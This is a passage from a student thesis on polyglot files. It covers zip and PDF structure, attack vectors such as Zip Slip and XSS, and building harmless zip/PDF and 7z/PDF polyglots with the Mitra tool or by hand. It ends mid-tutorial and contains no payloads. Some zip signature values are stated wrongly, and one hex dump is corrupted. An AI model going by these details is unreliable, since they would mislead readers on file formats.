



Omar Benchbana

Cyber Security: Polyglot Files

Metropolia University of Applied Sciences
Bachelor of Engineering
Information and Communication Technology
Bachelor's Thesis
11 September 2023

Abstract

Author: Omar Benchbana
Title: Cyber Security: Polyglot Files
Number of Pages: 38 + 2 appendices
Date: 11 September 2023
Degree: Bachelor of Engineering
Degree Program: Information and Communication Technology
Professional Major: Software Engineering
Supervisors: Simo Silander, Senior Lecturer

The thesis topic is polyglots and their related cybersecurity risks. The goal is to explain what a polyglot file is, what can be done with it, and what common attacks hackers have made with it. This is a rarely discussed topic in IT security. The aim is to explain what kind of things polyglot files can be used for by hackers. Polyglot is a file that can be in multiple file formats at the same time.

In the study, the author made polyglot files manually and by a tool used to make them. There is currently very little literature available on the topic, however, polyglot files security reports in the internet were researched. Polyglot files were tested on antivirus programs and end-users were questioned about their IT security and whether they can avoid risks with spyware or viruses.

Keywords: polyglot, security, email, pdf

Tiivistelmä

Tekijä:	Omar Benchbana
Otsikko:	Tietoturva: hybriditiedostotyypit
Sivumäärä:	38 sivua + 2 liitettä
Aika:	11.09.2023
Tutkinto:	Insinööri (AMK)
Tutkinto-ohjelma:	Tieto- ja viestintätekniikka
Ammatillinen pääaine:	Ohjelmistotuotanto
Ohjaajat:	Lehtori Simo Silander

Insinööriyöni aihe on hybriditiedostotyypit ja niihin liittyvät tietoturvariskit. Tarkoitukseni on selittää mikä hybriditiedostotyyppi on, mitä sillä voi tehdä ja minkälaisia yleisiä hyökkäyksiä on sillä tehty. Tämä on tosi vähän puhuttu aihe ja haluaisin ymmärtää, mitä asioita näillä voi tehdä. Kannattako avata tuntemattomalta ihmiseltä sähköpostin liitetiedostoja/linkkejä, Jos avaa tuntemattomalta tiedostoja/linkkejä, voi tulla tietokoneeseen viruksia tai antaa vahingossa jollekin salasanan. Hybriditiedosto on tiedosto, jossa on monta tiedostoa yhden tiedoston sisällä riippuen millä ohjelmalla avaa molemmat tiedostotyypit.

Tässä insinööriyössä tutkin, miten hybriditiedostoja tehdään, mitkä ovat niiden tietoturvariskit ja miten voi suojata itseään hybriditiedostoilta. Teen näitä tiedostoja käsin ja valmiilla työkaluilla. Aineistoa tästä aiheesta ei löytynyt helposti mutta pikkuhiljaa löysin kaikki tarvittavat palapelin palat. Tutkin Internetistä hybriditiedostojen tietoturvaraportteja. Testaan hybriditiedostoja virustorjuntaohjelmalla. Kysyn loppukäyttäjiltä, mitkä ovat heidän tietoturvaosaamisensa ja osaavatko he välttää riskejä ja vaarasähköposteja.

Avainsanat: hybriditiedosto, tietoturva, sähköposti, pdf

Contents

List of Abbreviations

1	Introduction	1
2	Polyglot Files	1
2.1	Example Polyglot (zip and pdf)	2
2.2	Malicious Attack Vectors	6
	Desktop/Mobile Attack Vectors	7
	Server/Browser Attack Vectors	7
3	Making Polyglot Files	8
3.1	Creating Polyglot Files with Mitra	8
	Installing Python	9
	Downloading Mitra	12
	How to use Mitra	13
3.2	Manually Creating Polyglot Files	14
4	Structure of Sample Polyglot Files	15
4.1	PDF/JAR	15
4.2	PNG/ZIP	17
4.3	Summary	18
5	Examples of Malicious Polyglots	19
5.1	PDF/PE	20
5.2	WebM/PE	23
5.3	Excel/PowerShell	25
6	End User Survey	26

6.1	Survey Questions	27
6.2	Survey Analysis Methods	29
6.3	Survey Analysis	30
6.4	Survey Results	33
7	Summary	33
	References	36
	Appendices	
	Example files:	1
	Data analysis files:	2

List of Abbreviations

PDF:	Portable Document Format
HTML:	Hypertext Markup Language
PNG:	Portable Network Graphics
EXE:	Executable
JPG:	Joint Photographic Experts Group
JAR:	Java Archive File
AES:	Advanced Encryption Standard
3DES:	Triple Data Encryption Algorithm
FLV:	Flash video
ISO image:	Optical Disk Image
Rar:	Roshal Archive
GIF:	Graphics Interchange Format
JS:	JavaScript
7Z:	7-zip
PE:	Portable Executable

1 Introduction

The aim of this thesis is to provide a better understanding of file type security and polyglot files. [1] Polyglots are files that contain multiple file types in one file. The paper introduces the general knowledge about polyglot files from the end users' perspective, as well as the security risk of polyglot files.

As of now, polyglot files it is an underrepresented topic in IT security even for the most common types of files. Small bits of knowledge about this subject are dispersed around the internet, but there is no vital detailed information about this topic. Information about this topic is available for example as conference speeches [1,2], a Python program for forming polyglot files [3], and a Master's thesis from the Norwegian University of Science and Technology [4].

An attack vector is a way for a hacker to get access to a network or device to exploit system vulnerabilities. The latest polyglot file attack vector was a Microsoft Office Remote Code Attack involving Windows 10, Windows 11, and Windows Server 2008-20H2 [5].

Related to the Microsoft Office Remote Code Attack Microsoft released a security fix that has lessened the impact. A DOCX file containing malicious HTML that loads a web page containing PowerShell code enables a hacker to execute code on the user's machine [6].

2 Polyglot Files

Every file has the program that you open it with. There are differences between programs depending on what device you open them with [7]. Computers can run the same file in Microsoft Word, Windows Mail, or Outlook Express with the same data, but the information can look different depending on the program that opens the file. It is easy for the hacker to trick you into opening the file with the

wrong program so that the data is reformatted to look like something else. This is known as a "Polyglot File". A Polyglot File looks like something it is not to the untrained eye, so you need a program that can properly identify what the real file is by reading it and then showing it to you. Antivirus software such as Norton Antivirus and McAfee Antivirus protects against this type of attack by using sandboxing technology which isolates the files so that they cannot harm your computer. It is a clever idea to keep all programs updated with the latest security patches to protect against this type of attack.

For example, you open a PDF file on your phone. The pdf reader on your phone will read the JavaScript hidden in the pdf. The end user might not notice that this has happened. When the reader reads the JavaScript code it could install spyware or malware that could track your device's information in the future [8].

In adobe acrobat it used to execute automatically but nowadays the users gets a pop-up prompt asking for permission to run the script.

This is possible because the JavaScript code may include erroneous and harmful material that can be used to get access to the device [7].

2.1 Example Polyglot (zip and pdf)

Here is an example of a polyglot file that is both a zip and a pdf at the same time. According to the zip file standard, there are three records related to a basic zip file without any encryption. The first is a file record that contains information about the files in the zip. The second is a Zip Directory Entry containing the zip's directory structure. Last is a Zip end locator which mostly has metadata [9].

Figure 1 shows the basic structure of a zip listed with their start and size of contents.

Name	Value	Start	Size	Color	Comment
> struct ZIPFILERECORD reco...	New Text Docu...	0h	3Ah	Fg: Bg:	
> struct ZIPDIRENTRY dirEntry	New Text Docu...	3Ah	67h	Fg: Bg:	
> struct ZIPENDLOCATOR en...		A1h	16h	Fg: Bg:	

Figure 1. Three sections of a standard zip file

Figure 2 is a file that contains 3 files: text file, a zip file, and a pdf file. In blue is the text file inside the zip file. in pink and yellow are the metadata for the zip file. In black is the pdf file.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	50	4B	03	04	0A	00	00	00	00	68	87	9B	54	30	B3	PK.....h?>T0³
0010h:	73	89	07	00	00	07	00	00	00	15	00	00	00	4E	65	s%.....Ne
0020h:	77	20	54	65	78	74	20	44	6F	63	75	6D	65	6E	74	w Text Document.
0030h:	74	78	74	48	65	6C	6C	6F	0D	0A	50	4B	01	02	3F	txtHello..PK..?
0040h:	0A	00	00	00	00	00	68	87	9B	54	30	B3	73	89	07h?>T0³s%..
0050h:	00	00	07	00	00	00	15	00	24	00	00	00	00	00	00\$......
0060h:	20	00	00	00	00	00	00	00	4E	65	77	20	54	65	78New Text
0070h:	20	44	6F	63	75	6D	65	6E	74	2E	74	78	74	0A	00	Document.txt..
0080h:	00	00	00	00	00	01	00	18	00	DC	5B	E6	FA	3E	5AÛ[æú>Z0
0090h:	01	DC	5B	E6	FA	3E	5A	D8	01	37	5A	3B	F8	3E	5A	Û[æú>Z0.7Z;ø>Z0
00A0h:	01	50	4B	05	06	00	00	00	00	01	00	01	00	67	00	.PK.....g..
00B0h:	00	3A	00	00	00	00	00	0A	25	50	44	46	2D	31	2E%PDF-1.3
00C0h:	0A	25	B5	B6	0A	0A	31	20	30	20	6F	62	6A	0A	3C	..%µ!..1 0 obj.<<
00D0h:	2F	54	79	70	65	2F	43	61	74	61	6C	6F	67	2F	50	/Type/Catalog/Pa
00E0h:	67	65	73	20	32	20	30	20	52	3E	3E	0A	65	6E	64	ges 2 0 R>>.endo
00F0h:	62	6A	0A	0A	32	20	30	20	6F	62	6A	0A	3C	3C	2F	bj..2 0 obj.<</T
0100h:	79	70	65	2F	50	61	67	65	73	2F	43	6F	75	6E	74	ype/Pages/Count
0110h:	31	2F	4B	69	64	73	5B	33	20	30	20	52	5D	3E	3E	1/Kids[3 0 R]>>.
0120h:	65	6E	64	6F	62	6A	0A	0A	33	20	30	20	6F	62	6A	endobj..3 0 obj.
0130h:	3C	3C	2F	54	79	70	65	2F	50	61	67	65	2F	43	6F	<</Type/Page/Con
0140h:	74	65	6E	74	73	20	34	20	30	20	52	2F	50	61	72	tents 4 0 R/Pare

Name	Value	Start	Size	Color	Comment
> struct ZIPFILERECORD reco...	New Text Docu...	0h	3Ah	Fg: Bg:	
> struct ZIPDIRENTRY dirEntry	New Text Docu...	3Ah	67h	Fg: Bg:	
> struct ZIPENDLOCATOR en...		A1h	16h	Fg: Bg:	

Figure 2. Zip File containing zip and pdf data

Zip files use a lossless data compression algorithm, which means that the original files can be fully restored from the compressed ZIP file without any loss of data or quality. This is different from other types of compression, such as JPEG or MP3, which use lossy compression and may result in some data loss.

Zip File records contain a signature, Version, Flags, COMP TYPE, File Time, File Date, CRC-32, compressed size, uncompressed size, filename length, extra field length, filename, and binary data of the file.

The zip signature is always 0x02014b50 and it contains the initials of the creator of PKZIP. The Creator of PKZIP is Phil Katz. [11] Version is the zip standard needed to extract the file. The flag is a general binary bit purpose value. The compression method is a flag for if the file was compressed.

The last mod file time and date contain when the file was modified last, CRC-32 is a checksum for the validation of the contents, Compressed size contains the compressed size of the file, Uncompressed size contains the uncompressed size of the file, File name length contains the length of the variable for the file name, Extra field length contains the length of the variable for the extra field, File name contains the name of the file, Extra field contains any extra values related to the file, Binary file data contains the compressed or uncompressed data of the file.

ZIP Directory Entry contains a signature, Version, Flags, COMP TYPE, File Time, File Date, CRC-32, Compressed size, uncompressed size, filename length, extra field length, filename, and location of the file.

The zip signature is always 0x08074b50, Version is the version the zip file was made, The flag is a general binary bit purpose value, The compression method is a flag for if the file was compressed, The last mod file time and date contain when the file was modified last, CRC-32 is a checksum for validation of the contents, Compressed size contains the compressed size of the file, Uncompressed size contains the uncompressed size of the file, File name length contains the length of the variable for the file name, Extra field length contains the length of the variable for the extra field, File comment length contains the length of the variable for the file comments, Which disk to extract the file to. Internal attributes of the file, External attributes of the file, Relative offset of the local header, the file name containing the name of the file, the extra field containing any extra values related to the file, and comments containing comments related to the file.

The ZIP End locator simply denotes the end of the zip file [9].

Figure 3 shows an example of a ZIP FILE RECORD.

Name	Value	Start	Size	Color	Comment
▼ struct ZIPFILERECORD reco...	New Text Docu...	0h	3Ah	Fg: Bg	
> char frSignature[4]	PK	0h	4h	Fg: Bg	
ushort frVersion	10	4h	2h	Fg: Bg	
ushort frFlags	0	6h	2h	Fg: Bg	
enum COMPTYPE frCom...	COMP_STORED ...	8h	2h	Fg: Bg	
DOSTIME frFileTime	16:59:16	Ah	2h	Fg: Bg	
DOSDATE frFileDate	04/27/2022	Ch	2h	Fg: Bg	
uint frCrc	8973B330h	Eh	4h	Fg: Bg	
uint frCompressedSize	7	12h	4h	Fg: Bg	
uint frUncompressedSize	7	16h	4h	Fg: Bg	
ushort frFileNameLength	21	1Ah	2h	Fg: Bg	
ushort frExtraFieldLength	0	1Ch	2h	Fg: Bg	
> char frFileName[21]	New Text Docu...	1Eh	15h	Fg: Bg	
> uchar frData[7]		33h	7h	Fg: Bg	

Figure 3. Example Zip file details

The PDF file contains six sections. PDFUnknown which contains the zip data, PDFHeader which tells the pdf program to start reading here, PDFComment contains Comments in the Pdf file, PDFObj contains the objects in the pdf file, PDFXref contains the list of external references like images, PDFTrailer contains Xref and other special objects [10].

Below (Figure 4) provides an example of the hybrid file opened as a pdf file.

```

0000h 50 4B 03 04 0A 00 00 00 00 68 87 9B 54 30 B3 PK.....hF:10
0010h 73 89 07 00 00 07 00 00 15 00 00 00 4E 65 sk.....Me
0020h 74 20 54 55 74 74 20 44 6F 53 75 40 65 6E 74 E n Text Document
0030h 74 74 74 48 65 6C 6C 6F 0D 0A 50 4B 01 02 3F 00 txtHello..PK..?
0040h 0A 00 00 00 00 68 87 9B 54 30 B3 73 89 07 00 .....hF:10'sk...
0050h 00 00 07 00 00 15 00 24 00 00 00 00 00 00 .....K.....
0060h 20 00 00 00 00 00 00 4E 65 77 20 54 65 78 74 .....New Text
0070h 20 44 6F 63 75 60 65 6E 74 2E 74 78 74 0A 00 20 Document.txt...
0080h 00 00 00 00 01 00 1B 00 2C 3B 65 FA 3E 5A 08 .....U[pa>20
0090h 01 DC 5B E6 FA 3E 5A 08 01 37 5A 3B F8 3E 5A 08 U[pa>20..7Z.e>20
00A0h 01 50 4B 05 06 00 00 00 01 00 01 00 67 00 00 PK.....g...
00B0h 00 3A 20 00 00 00 0A 25 50 44 6E 2D 31 2E 33 .....SPDF:1.1
00C0h 0A 25 B5 B6 0A 0A 11 20 30 20 6F 62 6A 0A 3C 3C gM. 1 0 obj <<
00D0h 2F 54 79 70 65 2F 43 61 74 61 6C 6F 67 2F 50 61 /Type/Catalog/Pa
00E0h 67 65 73 20 32 20 30 20 51 3E 3E 0A 65 6E 64 6E get 2 0 obj <<me
00F0h 6A 6A 0A 0A 32 20 30 20 6F 62 6A 0A 3C 3C 2F 54 hJ. 2 0 obj <<T
0100h 79 70 65 2F 50 61 67 65 73 2F 43 6F 75 6E 74 20 ype/Pages/Count:
0110h 31 2F 40 69 64 73 5B 33 20 30 20 62 50 3E 0A /Kids[ 0 2]>
0120h 65 6E 64 6F 62 6A 0A 0A 33 20 30 20 6F 62 6A 0A endobj. 3 0 obj]
0130h 3C 3C 2F 54 79 70 65 2F 50 61 67 65 2F 43 6F 6E <<Type/Page/Con
0140h 74 65 6E 73 20 34 20 30 20 52 2F 50 61 72 65 tents 4 0 R/Pare

```

Name	Value	Start	Size	Color	Comment
struct PDFUnknown sPDFU...	8h	80h	8h	Fg: Bg	
struct PDFHeader sPDFHe...	80h	8h	8h	Fg: Bg	
struct PDFComment sPDFC...	C1h	5h	8h	Fg: Bg	
struct PDFObj sPDFObj[0]	1 0 obj <</Ty...	C6h	2Eh	Fg: Bg	
struct PDFObj sPDFObj[1]	2 0 obj <</Ty...	F4h	24h	Fg: Bg	
struct PDFObj sPDFObj[2]	3 0 obj <</Ty...	128h	77h	Fg: Bg	
struct PDFObj sPDFObj[3]	4 0 obj <</Ty...	1A7h	50h	Fg: Bg	
struct PDFXref sPDFXref	1FCh	68h	8h	Fg: Bg	
struct PDFTrailer sPDFTrai...	292h	6h	8h	Fg: Bg	

Figure 4. PDF file sections

The output of zip/pdf file is provided in Appendix 1.

2.2 Malicious Attack Vectors

File type combinations that can be used as an attack vector are listed below in Table 1:

Table 1. attack vector list

PDF/ZIP [7]
ISO/PDF [1]
HTML/JAVA/EXE/PDF [1]
GIF/JS [11]
PNG/JAR [12]
JPG/JAR [12]

The types of attack vectors are phishing emails, SQL injection, and zero-day exploits. Phishing emails are attacks that attempt to steal your money or to get confidential information like credit card numbers and passwords, using either fake websites or a keylogger installed on your computer [13]. SQL injection is a type of cyber-attack in which an attacker injects malicious code into a database through a web application. The attacker uses this technique to gain unauthorized access to the database, manipulate its data, or execute arbitrary commands on the underlying system [13]. A zero-day exploit is a software vulnerability that is unknown to the vendor or developer of the affected software. This means that the vendor or developer does not have a patch or fix available for the vulnerability and is unaware of its existence. Hackers use it to get access to operating systems, web browsers, or office applications. Software developers try to fix the vulnerability as soon as possible but end-users will install the update later and leave them vulnerable [14,15]. The first three on the above

table can pose a risk for the end-user in phishing emails. The last three pose risks for browser attacks or SQL injections.

Desktop/Mobile Attack Vectors

For Desktop/Mobile attacks Polyglot files overwrite the Desktop/Mobile applications files and achieve control over that specific app or install spyware that tracks you. They can be in multiple forms, for example, a zip containing a payload so it can overwrite the data of the application. To mitigate these risks, you should not open any unknown files that you receive in your email or private messages. Real-world examples of zip attacks are ZipSlip and ZipperDown both use path traversal attacks to overwrite files [16].

Zip Slip is a vulnerability in archive utilities including ZIP and TAR that allows an attacker to write files outside of the intended destination directory when extracting an archive. This can result in arbitrary file overwriting and allow an attacker to potentially execute malicious code on the affected system. When the archive utility fails to properly validate the file paths of the files being extracted, an attacker can create an archive with malicious file paths, causing the files to be extracted outside of the intended destination directory. This opens the door for an attacker to overwrite critical system files or install malware on the affected system. To protect against Zip Slip vulnerabilities, it is important to ensure that archive utilities are kept up to date with the latest security patches and to carefully validate the file paths of any archives being extracted. In addition, it is a good practice to extract archives in a controlled, isolated environment, rather than in a directory that is publicly accessible or that contains sensitive information. [16]

Server/Browser Attack Vectors

Hackers use Polyglot files for Server and Browser exploitation by utilizing hidden source code inside the uploaded file sent to the server or uploaded on the browser. Server and Browser attack vectors are polyglot files that have hidden source code hidden inside the photo. Examples of use cases in these files that hackers exploit are remote code execution, SQL injection, cross-site request forgery, and cross-site scripting attacks. Cross-site scripting allows attacks to another site from another site by using a JavaScript payload. One example of A XSS attack was the self-retweeting tweet on TweetDeck. [17,18]

Cross-site request forgery is a way to make fake requests without the user knowing. SQL Injection is an attack for hackers to gain access to the database. These files have JavaScript or PHP code hidden in a photo and uploaded to the server [19]. Hackers make these files look like normal photos but with hidden payloads inside of them for the server/browser [19]. To mitigate this, you should analyze and remove unsafe data from the files you get with an upload, and you should not run unsafe methods that give hackers access to your server. Fix your server configuration to be more secure against server code execution attacks [20].

3 Making Polyglot Files

This chapter introduces two different ways of creating polyglot files, i.e. creating them with Mitra and creating them manually. For the sake of clarity and simplicity, the steps are detailed as if in a manual.

3.1 Creating Polyglot Files with Mitra

There are a couple of tools that can be used to generate polyglot files. Here, to provide an example, the most used one called Mitra was chosen. It is a tool for creating polyglot files created by Ange Albertini. Before you can create polyglot

files, you will need to have a programming language installed on your system. Here, Python is being used as the programming language for creating polyglot files. If you do not already have Python installed on your system, you will need to install it before proceeding. [3].

Installing Python

If you have a Mac or Windows, open the Official python.org website and click Downloads. It will autodetect your system. Click Download and wait for the executable to download. The time of writing this was 3.11.0. Figure 5 shows the python.org website where you can download Python.




Figure 5. Python Installation

Once it is downloaded, run the installer, and make sure to check “add python.exe to path” and then click customize the installation. This will make sure you have Python added to your system path so you can use it in the terminal. See Figure 6.




Figure 6. Python installation part 1

In this step make sure to check pip, tcl/tk. Once done with selecting optional features click next. Proceed with installation normally. This will make sure that you will have pip for installing Python packages whenever needed. [14] Figure 7 shows an example of the installation process.





Figure 7. Python installation part 2

If you have Debian or ubuntu based Linux distro. Open terminal. Type `sudo apt-get install python3-pip -y` and hit enter wait for the installation to finish. [15].

Figure 8 shows an example installation of python3-pip.

A terminal window titled 'omar@omar-VirtualBox: ~' showing the output of the command 'sudo apt-get install python3-pip -y'. The terminal displays a list of suggested and recommended packages, followed by a list of packages to be installed, upgraded, or removed. The installation is successful, and the user is prompted to continue, which they do by typing 'y'.

```
omar@omar-VirtualBox: ~  
File Edit View Search Terminal Help  
Com python3.10-dev python3.10-minimal rpcsvc-proto zlib1g zlib1g-dev  
Suggested packages:  
gcc-11-locales g++-multilib g++-11-multilib gcc-11-doc gcc-11-multilib  
apache2 | lighttpd | httpd glibc-doc libstdc++-11-doc python3-doc python3-tk  
python3-venv python-setuptools-doc python3.10-venv python3.10-doc  
binfmt-support  
Recommended packages:  
libnss-nis libnss-nisplus  
The following NEW packages will be installed:  
build-essential g++ g++-11 javascript-common libc-dev-bin libc-devtools  
libc6-dev libcrypt-dev libexpat1-dev libjs-jquery libjs-sphinxdoc  
libjs-underscore libnsl-dev libpython3-dev libpython3.10-dev  
libstdc++-11-dev libtirpc-dev python3-dev python3-distutils python3-lib2to3  
python3-pip python3-setuptools python3-wheel python3.10-dev rpcsvc-proto  
zlib1g-dev  
The following packages will be upgraded:  
cpp-11 gcc-11 gcc-11-base libasan6 libc6 libc6-dbg libgcc-11-dev  
libpython3-stdlib libpython3.10 libpython3.10-minimal libpython3.10-stdlib  
libtirpc-common libtirpc3 libtsan0 python3 python3-minimal python3.10  
python3.10-minimal zlib1g  
19 upgraded, 26 newly installed, 0 to remove and 345 not upgraded.  
Need to get 85,9 MB of archives.  
After this operation, 99,0 MB of additional disk space will be used.  
Do you want to continue? [Y/n] y
```

Figure 8. Python installation Linux

Downloading Mitra

Mitra is needed to be able to combine files. To download Mitra, open a web browser and navigate to github.com/corkami/mitra to download Mitra to your computer. Figure 9 illustrates the GitHub page for Mitra.




Figure 9. Mitra GitHub

Next, click the green button labeled “Code.” It will open a dropdown with options to download it in multiple ways. Once you have it on your computer, Mitra can be used to generate polyglot files from the command line. See Figure 10.




Figure 10. Mitra GitHub download action

Before Mitra can be used to generate polyglot files, verify that pymupdf is installed to run the example below. Use `python -m pip install --upgrade pymupdf` to install pymupdf on your computer.

How to use Mitra

You use Mitra in the command line by typing `python mitra.py [file1.extension] [file2.extension]`. An example of using Mitra to generate pdf and 7zip polyglot is below in Figure 11.

```
$ python mitra.py 7-Zip.7z pdf.pdf
7-Zip.7z
File 1: 7-Zip
pdf.pdf
File 2: Portable Document Format
Stack: concatenation of File1 (type 7Z) and File2 (type PDF)
```

Figure 11. Using Mitra to generate a polyglot file

The output of the example file is provided in Appendix 1.

3.2 Manually Creating Polyglot Files

To make files manually you need to copy and paste the contents of the two files into one file using a text editor like notepad or nano. Figure 12 below shows the pdf file in raw format in a text editor.

```
File Edit View

%PDF-1.3
%5
1 0 obj
<</Type/Catalog/Pages 2 0 R>>
endobj
2 0 obj
<</Type/Pages/Count 1/Kids[3 0 R]>>
endobj
3 0 obj
<</Type/Page/Contents 4 0 R/Parent 2 0 R/Resources<</Font<</F<</Type/Font/Subtype/Type1/BaseFont/Arial>>>>>>>>
endobj
4 0 obj
<</Length 31>>
stream
BT/F 270 Tf 30 300 Td(PDF)' ET
endstream
endobj
xref
0 5
0000000000 65536 f
0000000016 00000 n
0000000022 00000 n
0000000114 00000 n
0000000241 00000 n
trailer
<</Size 5/Root 1 0 R>>
startxref
321
%%EOF
```

Figure 12. Text editor pdf file open

Figure 13 below shows the zip file in raw format in a text editor. Now the files need to be combined into one file, so it becomes a polyglot file.

```
File Edit View

PK000
h1+T0*sk 0 New Text Document.txtHello
PK000
h1+T0*sk 0 $ New Text Document.txt
0 0 [0-200][0-200][0-200]PK000 0 0 0
```

Ln 5, Col 57 100% Windows (CRLF) UTF-8

Figure 13. Text editor zip file open

